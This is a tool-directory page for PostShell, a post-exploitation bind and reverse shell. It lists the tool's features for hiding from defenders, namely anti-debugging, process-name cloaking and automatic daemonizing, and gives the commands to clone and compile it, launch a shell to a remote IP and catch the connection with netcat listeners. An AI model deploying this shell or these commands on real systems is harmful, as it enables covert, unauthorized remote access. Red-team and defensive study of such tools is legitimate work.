
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
postshell — PostShell - Post Exploitation Bind/Backconnect Shell | Kitploit
Tools/GitHubGitHub/rek7/postshell
Privilege EscalationPayload GenerationPersistence MechanismsShellcodePost-ExploitationCommand and ControlRed TeamingAnti-Bot
GitHubrek7/postshell

postshell

PostShell - Post Exploitation Bind/Backconnect Shell

View Repository
81196 years agoReviewed by Kitploit

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

PostShell

PostShell is a post-exploitation shell that includes both a bind and a back connect shell. It creates a fully interactive TTY which allows for job control. The stub size is around 14kb and can be compiled on any Unix like system.
ScreenShots



Screenshot Banner and interaction with shell after a connection is started.

Why not use a traditional Backconnect/Bind Shell?

PostShell allows for easier post-exploitation by making the attacker less dependant on dependencies such as Python and Perl. It also incorporates both a back connect and bind shell, meaning that if a target doesn't allow outgoing connections an operator can simply start a bind shell and connect to the machine remotely. PostShell is also significantly less suspicious than a traditional shell due to the fact both the name of the processes and arguments are cloaked.

Features

  • Anti-Debugging, if ptrace is detected as being attached to the shell it will exit.
  • Process Name/Thread names are cloaked, a fake name overwrites all of the system arguments and file name to make it seem like a legitimate program.
  • TTY, a TTY is created which essentially allows for the same usage of the machine as if you were connected via SSH.
  • Bind/Backconnect shell, both a bind shell and back connect can be created.
  • Small Stub Size, a very small stub(<14kb) is usually generated.
  • Automatically Daemonizes
  • Tries to set GUID/UID to 0 (root)

Getting Started

  1. Downloading: git clone https://github.com/rek7/postshell
  2. Compiling: cd postshell && sh compile.sh This should create a binary called "stub" this is the malware.

Commands

root@kitploit:~
$ ./stub
Bind Shell Usage: ./stub port
Back Connect Usage: ./stub ip port
$

Example Usage

Backconnect:

root@kitploit:~
$ ./stub 127.0.0.1 13377

Bind Shell:

root@kitploit:~
$ ./stub 13377

Recieving a Connection with Netcat

Recieving a backconnect:

root@kitploit:~
$ nc -vlp port

Connecting to a bind Shell:

root@kitploit:~
$ nc host port

TODO:

  • Add domain resolution
Download Tool